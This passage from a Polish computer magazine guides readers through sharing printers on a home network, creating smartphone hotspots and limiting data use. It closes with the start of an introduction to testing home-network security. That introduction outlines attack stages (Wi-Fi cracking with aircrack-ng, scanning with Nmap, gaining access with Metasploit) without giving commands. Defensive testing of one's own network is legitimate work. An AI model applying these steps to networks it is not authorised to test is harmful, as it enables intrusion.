Jeśli mamy starszą drukarkę, która do komunikacji z komputerem wykorzystuje złącze USB, nie musimy od razu wymieniać jej na nową – jest możliwość skonfigurowania jej w taki sposób, aby była widoczna w sieci domowej z możliwością wydruku dokumentów. Przy tym wariancie są jednak pewne wady, a największą z nich jest to, że musi być uruchomiony komputer z dostępem do sieci, do którego podłączona jest drukarka – tylko wtedy inne urządzenia w sieci będą ją widziały i miały możliwość drukowania.

Alternatywnie drukarki, które nie mają modułu Wi-Fi, możemy podłączyć przez port USB do naszego routera sieciowego – oczywiście router musi być wyposażony w port USB i obsługiwać funkcję serwera wydruku. Jest to kompromisowe rozwiązanie. Trzeba umieścić drukarkę w centralnym punkcie mieszkania w pobliżu routera. Dodatkowo ze względu na to, że router pracuje praktycznie bez przerwy, nasza drukarka również będzie cały czas widoczna w sieci bez konieczności uruchamiania jednego z komputerów.

Są też serwery wydruku w formie modułu z anteną i portem USB. Dzięki temu starą drukarkę bezpośrednio udostępnimy w domowej sieci. To, na którą opcję udostępniania w sieci drukarki się zdecydujemy, zależy głównie od możliwości naszego sprzętu. Najbardziej praktycznym rozwiązaniem wydaje się drukarka z modułem Wi-Fi.

W tym poradniku znajdziemy opisy różnych konfiguracji, dzięki czemu niezależnie od tego, jaki mamy sprzęt, powinniśmy móc korzystać z jednej drukarki na wszystkich urządzeniach w sieci. **kd**

HP DESKJET INK ADVANTAGE 5075

Technologia druku: atramentowa
Funkcje podstawowe: drukarka, skaner, kopiarka
Rozdzielczość w kolorze: 4800 x 1200 dpi
Szybkość druku w czerni: 20 str./min
Łączność bezprzewodowa: Wi-Fi
Cena: 299 zł

DRUKARKI Z NAPEŁNIACZAMI

Od niedawna na rynku konsumenckim można zakupić drukarki atramentowe, które nie korzystają ze specjalnych kartridży, ale napełniaczy z atramentem. Pozwala to na uzyskanie ogromnych oszczędności podczas drukowania, gdyż tego typu drukarki pozwalają na drukowanie nawet do 15 000 stron na materiałach eksploatacyjnych, które otrzymamy przy zakupie.

BROTHER DCP-T510W

Technologia druku: atramentowa (z napełniaczami)
Funkcje podstawowe: drukarka, skaner, kopiarka
Rozdzielczość w kolorze: 6000 x 1200 dpi
Szybkość druku w czerni: 27 str./min
Łączność bezprzewodowa: Wi-Fi
Cena: 699 zł

CZARNY TUSZ W ZESTAWIE; POZWALA NA WYDRUK ***NAWET 13 000 STRON***

CZARNY TUSZ W ZESTAWIE; POZWALA NA WYDRUK ***NAWET 15 000 STRON***

HP INK TANK WIRELESS 419

Technologia druku: atramentowa (z napełniaczami)
Funkcje podstawowe: drukarka, skaner, kopiarka
Rozdzielczość w kolorze: 4800 x 1200 dpi
Szybkość druku w czerni: 19 str./min
Łączność bezprzewodowa: Wi-Fi
Cena: 576 zł


SIECI

KONFIGURUJEMY DRUKARKĘ WI-FI

Najwygodniejsza w obsłudze jest drukarka wyposażona w moduł Wi-Fi. Po poprawnym skonfigurowaniu możemy umieścić ją w dowolnym miejscu w domu, o ile nadal ma dostęp do sieci bezprzewodowej i zasilania. Poznajmy konfigurację takiej drukarki na przykładzie modelu **HP DeskJet Ink Advantage 3635**.

1 Instalujemy sterowniki drukarki na komputerze, z którego zamierzamy drukować dokumenty. Powinny być dołączone do drukarki na płycie, możemy też pobrać najbardziej aktualne bezpośrednio ze strony producenta. W przypadku drukarek HP wystarczy wejść na stronę – **https://support.hp.com/pl-pl** i wyszukać nasze urządzenie.


2 Po pobraniu aktualnego oprogramowania instalujemy je na naszym komputerze i uruchamiamy.



3 Następnie wykonujemy po kolei wszystkie kroki wskazane przez kreator: łączymy się z drukarką poprzez przewód USB, podajemy konfigurację sieci bezprzewodowej, z której korzystamy, odłączamy przewód, rejestrujemy nasze urządzenie i po chwili możemy skorzystać z naszej drukarki bezprzewodowo.

4 Konfigurację w sieci bezprzewodowej przeprowadzamy tylko jeden raz, natomiast sterowniki musimy zainstalować na wszystkich urządzeniach, jeśli chcemy korzystać z zaawansowanych funkcji drukarki – w przypadku podstawowych wydruków wystarczą standardowe sterowniki dostępne w systemie Windows 10.


5 Z drukarki będzie można drukować po wskazaniu jej przy próbie wydruku dokumentu – rozpoznamy ją po nazwie.




DRUKUJEMY W CHMURZE – GOOGLE CLOUD PRINT

Jeśli nie mamy drukarki z modułem Wi-Fi, możemy skorzystać z możliwości drukowania poprzez **Google Cloud Print**. W tym wypadku trzeba jednak mieć cały czas włączony komputer, do którego podłączona jest drukarka, oraz otwartą przeglądarkę Google Chrome z zalogowanym użytkownikiem. Konfiguracja jest bardzo prosta.


1 Jeśli mamy drukarkę Wi-Fi, upewniamy się, że jest aktywna w naszej sieci domowej, a w przypadku drukarki na stałe podłączonej do komputera sprawdzamy, czy jest uruchomiona. Uruchamiamy przeglądarkę Google Chrome, klikamy w prawym górnym rogu na trzy kropki, a później na **Ustawienia**.






2 Następnie klikamy na dole strony na **Zaawansowane**.


3 W polu **Drukowanie** klikamy na **Google Cloud Print**.




4 W kolejnym oknie klikamy na **Zarządzaj urządzeniami Cloud Print**.



Fot. Evgeny Ilkarionov/123rf.com




5 W oknie powinna pojawić się dostępna drukarka, która jest w tej samej sieci. Rejestrujemy ją – klikamy na **Zarejestruj A**. Jeśli nie mamy drukarki Wi-Fi, tylko tradycyjną, podłączoną przez USB, dodajemy ją, klikając na **Dodaj drukarki B**.




6 Potwierdzamy rejestrację, klikając na **Potwierdź C**.


7 Następnie na panelu drukarki Wi-Fi wciskamy migający przycisk odpowiadający za dodanie drukarki do usługi Cloud Print. Po chwili zostanie wydrukowana strona testowa, a drukarka zostanie dodana i będzie widoczna w polu **Moje urządzenia**.



KORZYSTAMY Z DRUKARKI POPRZEZ GOOGLE CLOUD PRINT

Po wejściu na stronę **https://www.google.com/cloudprint#printers** możemy zarządzać drukarkami dodanymi do usługi Google Cloud Print i udostępniać je innym użytkownikom. Drukować można z przeglądarki Google Chrome po zalogowaniu na konto, które ma udostępnioną drukarkę. Nie da się drukować dokumentów bezpośrednio z komputera – muszą być one otworzone do odczytu w przeglądarce, a dokumenty pakietu Office – dodane najpierw do dysku Google.







UDOSTĘPNIAMY DRUKARKĘ W WINDOWS

Jeśli mamy drukarkę bez modułu bezprzewodowego, pozostają nam dwie opcje: skonfigurowanie jej z komputerem lub z routerem, który obsługuje serwer wydruku. W tej wskazówce przeczytamy, jak przeprowadzić konfigurację i udostępnianie w środowisku Windows w przypadku komputera. Nie jest to najwygodniejsze rozwiązanie, ponieważ wymusza na nas, aby drukarka była cały czas podłączona do komputera, a tym samym musi się znajdować w jego pobliżu. Drugi minus to konieczność pracy komputera. Jeśli zostanie on wyłączony lub straci dostęp do sieci, drukarka nie będzie widoczna dla innych urządzeń i nie będzie można drukować.

1 Uruchamiamy drukarkę zgodnie z zaleceniami producenta, instalujemy odpowiednie sterowniki i zgodnie z instrukcjami kreatora podłączamy drukarkę do komputera w odpowiednim momencie instalacji.




2 Po poprawnej instalacji, gdy możemy już drukować z drukarki, przechodzimy do ustawień udostępniania. Uruchamiamy **Panel sterowania** i klikamy na **Centrum sieci i udostępniania**. Jeśli mamy ustawiony inny tryb widoku, możemy skorzystać z okna wyszukiwania w górnym prawym rogu.




3 Teraz po lewej stronie klikamy na **Zmień zaawansowane ustawienia udostępniania**.


4 Następnie wybieramy opcję **Włącz udostępnianie plików i drukarek** i klikamy u dołu okna na **Zapisz zmiany**.




5 To dopiero połowa czynności – teraz musimy udostępnić konkretne urządzenie. W pole wyszukiwania systemu Windows wpisujemy **Drukarki i skanery** i klikamy na wyszukaną pozycję.




6 Odnajdujemy nasze urządzenie na liście, wybieramy je i klikamy na **Zarządzaj**.





7 Następnie klikamy na pozycję **Właściwości drukarki**.

8 Przechodzimy do zakładki **Udostępnianie**, zaznaczamy opcję **Udostępnij tę drukarkę** i klikamy u dołu okna na **OK**.




9 Po chwili drukarka zostanie udostępniona wszystkim urządzeniom w sieci lokalnej. Pamiętajmy, że aby była widoczna, komputer i drukarka muszą być cały czas uruchomione.

EPSON EXPRESSION PREMIUM XP-6000

Technologia druku: atramentowa
Funkcje podstawowe: drukarka, skaner, kopiarka
Rozdzielczość w kolorze: 5760 x 1440 dpi
Szybkość druku w czerni: 16 str./min
Łączność bezprzewodowa: Wi-Fi
Cena: 399 zł


KONFIGURACJA DRUKARKI SIECIOWEJ Z WYKORZYSTANIEM ROUTERA

Podstawowym warunkiem, aby taka konfiguracja była możliwa, jest obsługa serwera wydruku przez nasz router. Można to sprawdzić na stronie producenta lub w instrukcji obsługi. Jeśli nasz router na to pozwala, będziemy mogli w wygodny sposób udostępnić drukarkę dla wszystkich urządzeń w sieci domowej. Oczywiście w tym przypadku będzie nas ograniczać położenie naszego routera, ponieważ drukarka musi znajdować się w jego pobliżu. Musimy też pamiętać o tym, aby nie wyłączać drukarki, ponieważ musi być cały czas w trybie czuwania – w innym przypadku nie będzie widoczna w sieci. Poznajmy konfigurację na przykładzie routera **Asus RT-AC1200G+** – wygląda ona jednak dość podobnie w większości routerów.




1 Podłączamy drukarkę do routera poprzez port USB.


2 Przechodzimy do panelu administratora i logujemy się (domyślny adres sieciowy znajdziemy na spodzie urządzenia).



3 Klikamy po lewej stronie na **Aplikacja USB**.

4 Teraz klikamy na **Serwer drukarki sieciowej**.






5 Klikamy na **Download Now!** i pobieramy plik umożliwiający konfigurację drukarki.

6 Po pobraniu uruchamiamy plik i postępujemy zgodnie z instrukcjami kreatora.


7 Na koniec pojawi się informacja dotycząca statusu konfiguracji – zamykamy ją, klikając na **Zakończ**. Od teraz drukarka będzie dostępna na wszystkich urządzeniach w naszej sieci. **Uwaga!** W przypadku niektórych modeli drukarek może się okazać, że do poprawnej pracy wymagana będzie instalacja pełnych sterowników.



DODAJEMY DRUKARKĘ W SIECI


1 W pole wyszukiwania Windows wpisujemy **Drukarki i skanery**. Klikamy na wynik.

2 Potem klikamy po prawej stronie na **Dodaj drukarkę lub skaner**.



3 Jeśli poprawnie skonfigurowaliśmy drukarkę do pracy w sieci, powinna pojawić się po chwili wyszukiwania – wybieramy ją i klikamy na **Dodaj urządzenie**.

4 Zacznie się dodawanie drukarki do systemu. Po jej identyfikacji zostaną wyszukane i zainstalowane sterowniki producenta. Na koniec pojawi się komunikat **Gotowe** – możemy korzystać z drukarki w sieci lokalnej. Zaczynając drukowanie, z listy drukarek wybieramy dodane urządzenie. W polu **Lokalizacja** widać, że jest udostępnione w sieci na wskazanym adresie IP i porcie.
Uwaga! Jeżeli mamy Windows 10, większość drukarek powinna od razu działać na domyślnych ustawieniach z podstawowymi sterownikami. Jeśli jednak chcemy korzystać z zaawansowanych możliwości drukowania, powinniśmy zainstalować na każdym urządzeniu pełne sterowniki producenta.



INTERNET W

W podróż zwykle zabieramy urządzenia, które mogą korzystać z internetu, takie jak laptop czy tablet. Jeśli mamy odpowiedni plan komórkowy, możemy ***w bardzo prosty sposób zapewnić im dostęp do sieci Wi-Fi***

Operatorzy mają w ofercie taryfy „internetu mobilnego". Po wykupieniu abonamentu dostaniemy specjalny modem/router, który po umieszczeniu w nim karty SIM i zapewnieniu zasilania pozwoli połączyć się z internetem. Jeśli potrzebujemy mobilnego internetu w podróży lub na wakacjach, lepiej jest jednak przyjrzeć się możliwościom smartfona i planu, z jakiego korzystamy. Są plany z nielimitowanym lub bardzo dużym transferem. Warto więc wykorzystać transfer w smartfonie do zapewnienia pozostałym urządzeniom dostępu do internetu. Każdy smartfon z Androidem i iOS pozwala na utworzenie punktu dostępowego – hotspotu. Jest to możliwe dzięki wykorzystaniu wbudowanej karty Wi-Fi, która z trybu odbiornika przechodzi w tryb nadajnika i udostępnia w najbliższym otoczeniu odpowiednio zabezpieczoną sieć bezprzewodową. Podając hasło, możemy się z nią połączyć z innych urządzeń. Łącze jest zapewniane przez naszą kartę SIM w telefonie. W zależności od jego parametrów i miejsca pobytu możemy osiągnąć różne wydajności. **kd**


INTERNET ZA GRANICĄ

Jeżeli planujemy wyjazd poza granice naszego kraju, musimy zapoznać się z możliwościami dostępu do sieci w docelowym miejscu. Jeśli będziemy poruszać się wewnątrz granic UE, nie powinniśmy mieć problemów z łącznością, o ile aktywujemy usługę roamingu u naszego operatora. Warto wcześniej sprawdzić, jakie limity przysługują nam w ramach abonamentu i jakie pakiety można dokupić. Jeżeli planujemy podróż poza granice UE, warto zainteresować się możliwością zakupu i rejestracji karty SIM w kraju, w którym będziemy przebywać (zakupu można dokonać nawet na lotnisku po okazaniu paszportu). Lokalne plany taryfowe będą bardziej opłacalne, jeśli zależy nam tylko na dostępie do internetu.


AKTYWUJEMY NASZ WŁASNY PUNKT DOSTĘPU

1 Przechodzimy do **Ustawień** w naszym smartfonie, rozwijając górną belkę i naciskając ikonę ustawień lub przechodzimy bezpośrednio do aplikacji **Ustawienia**.

2 Następnie znajdujemy funkcję **Personal hotspot** lub **Punkt dostępowy**.




3 Podajemy nazwę naszej sieci, hasło, wybieramy typ zabezpieczenia – najlepiej **WPA2** **A** – i aktywujemy funkcję, naciskając przełącznik w górnym prawym rogu **B**.




4 Po chwili na górnej belce pojawi się ikona **C** informująca o aktywnym punkcie dostępu.


5 Automatycznie zostanie rozłączone połączenie z siecią Wi-Fi i do dostępu do internetu będą wykorzystywane dane komórkowe z naszej karty SIM. W każdej chwili możemy wyłączyć hotspot – wystarczy dezaktywować funkcję **D**.



KORZYSTAMY Z PUNKTU DOSTĘPOWEGO

Połączenie z naszym punktem odbywa się tak samo jak z dowolną siecią Wi-Fi. W systemie Windows na dolnym pasku klikamy na stan sieci, wybieramy z listy nasz punkt – w tym przypadku **Testowe WiFi** – i klikamy na **Połącz**. Podajemy hasło i klikamy na przycisk **Dalej**. Po chwili powinniśmy uzyskać dostęp do internetu.






PODRÓŻY

OGRANICZAMY WYKORZYSTANIE DANYCH W SYSTEMIE WINDOWS

Jeśli pozostawimy wszystkie ustawienia domyślne, system Windows będzie mógł w nieograniczony sposób wykorzystywać aktywne połączenie sieciowe. Oznacza to, że będzie mógł pobierać na przykład aktualizacje systemowe i dla oprogramowania. Możemy to w łatwy sposób wyłączyć i ograniczyć zużycie danych pakietowych przez nasz system. Dzięki temu nasz transfer zostanie wykorzystany tylko na te czynności, które sami będziemy wykonywać.


1 Po połączeniu się z punktem dostępowym przechodzimy do ustawień systemu Windows. Klikamy na przycisk **Start**, a następnie na ikonę ustawień.



2 Klikamy na **Sieć i Internet**.

3 Następnie w sekcji **Stan** klikamy na **Zmień właściwości połączenia**.

4 Teraz przewijamy widok do pola **Połączenie taryfowe** i aktywujemy tę funkcję. Dzięki temu Windows będzie w ograniczony sposób wykorzystywał dane z naszego pakietu.





SPRAWDZAMY WYKORZYSTANIE DANYCH W SMARTFONIE

W każdej chwili możemy zweryfikować, ile dokładnie danych zostało zużytych poprzez urządzenia korzystające z utworzonego przez nas punktu dostępowego.

1 W ustawieniach systemu Android przechodzimy do kategorii **Sieci komórkowe** i szukamy pozycji takiej jak **Zarządzanie danymi**.

2 Teraz będziemy mogli sprawdzić, ile danych zostało zużytych – dokładne dane prezentowane są w polu **Tethering i punkt dostępu**.






WI-FI HOTSPOT – ZAAWANSOWANA KONTROLA PUNKTU DOSTĘPU

Android*

Możemy zainstalować aplikację ze sklepu Google Play, która rozszerza funkcjonalność standardowego punktu dostępowego, to znaczy sprawdza i podaje adres IP podłączonych do niego urządzeń (sam system Android nie ma takiej funkcji).


1 Instalujemy aplikację **Wi-Fi hotspot** na naszym urządzeniu, korzystając ze sklepu Google Play.


2 Po uruchomieniu przyznajemy uprawnienia i możemy już korzystać z aplikacji.




3 Uruchamiamy dane pakietowe w naszym urządzeniu, podajemy nazwę punktu oraz hasło i naciskamy **Start**.

4 Gdy w aplikacji przejdziemy do **List Device**, sprawdzimy listę wszystkich urządzeń podłączonych do naszego punktu dostępowego. Da nam to pewność, że tylko nasze urządzenia korzystają z naszego punktu.





5 Adresy IP możemy zweryfikować bezpośrednio na każdym urządzeniu – w przypadku systemu Windows znajdziemy tę informację w oknie **Szczegóły połączenia sieciowego**.



* Kod QR szybko przenosi na stronę, skąd można pobrać aplikację. Użytkownicy Androida mogą użyć dowolnej aplikacji QR pobranej z Google Play

Fot. Leksustuss/123rf.com

NIE CZEKAJ NA SAM PRZETESTUJ, JAK BEZPIECZNA

Każdy z nas ma w domu sieć bezprzewodową. Jednak ***czy jesteśmy pewni, że jest ona bezpieczna****? Czy urządzenia, które są do niej podłączone, są odpowiednio zabezpieczone? Na te pytania* ***pomogą nam odpowiedzieć testy penetracyjne***

Testy penetracyjne to inaczej sprawdzenie podatności na atak – sieci, urządzeń, aplikacji, właściwie wszystkich elementów infrastruktury sieciowej i sprzętów, które są do niej podłączone, a nawet osób, które z niej korzystają. Głównym celem wykonywania takich testów wcale nie jest włamanie się zdalnie na inną maszynę, ale wyszukanie luk bezpieczeństwa, które mogłyby to umożliwić potencjalnemu atakującemu. Wykryte luki można załatać, tych nieznanych – nie.

Jest to bardzo obszerny dział, który obejmuje nawet interakcje międzyludzkie.

Testy penetracyjne mogą imitować ataki, jakie mogą wystąpić w naszej sieci domowej.

Możemy podzielić je na dwie główne kategorie – pasywne i aktywne. Te pierwsze polegają na zebraniu informacji, śledzeniu, podsłuchiwaniu, analizie ruchu sieciowego. Prowadzą one do właściwego ataku aktywnego, którego celem jest modyfikacja danych użytkownika, przejęcie kontroli nad jego urządzeniem lub zakłócenie jego pracy. **Uwaga!** Przeprowadzając analizę bezpieczeństwa lub wykonując testy penetracyjne w jakiejkolwiek sieci, musimy mieć na to pozwolenie administratora tej sieci. Możemy więc swobodnie testować własną sieć, której jesteśmy właścicielami.

Testy w naszej sieci: krok po kroku

W większości przypadków przeprowadzając testy, musimy myśleć jak osoba, która chciałaby uzyskać dostęp do naszych danych, czyli jak potencjalny atakujący. Warto przeanalizować poszczególne kroki, które są do tego niezbędne, i sprawdzać naszą ochronę na każdym z etapów.

1 Włamanie się do sieci Wi-Fi z wykorzystaniem narzędzia **aircrack-ng.**

2 Skanowanie sieci w poszukiwaniu celów ataku i sprawdzanie, jakie porty są otwarte – narzędzie **Nmap**.

3 Jeśli system jest niezabezpieczony lub ma luki w zabezpieczeniach, możliwe, że bez większego trudu uda się uzyskać dostęp, stosując narzędzie **Metasploit**; jeżeli nie jest to możliwe, atakujący szuka innego punktu zaczepienia.

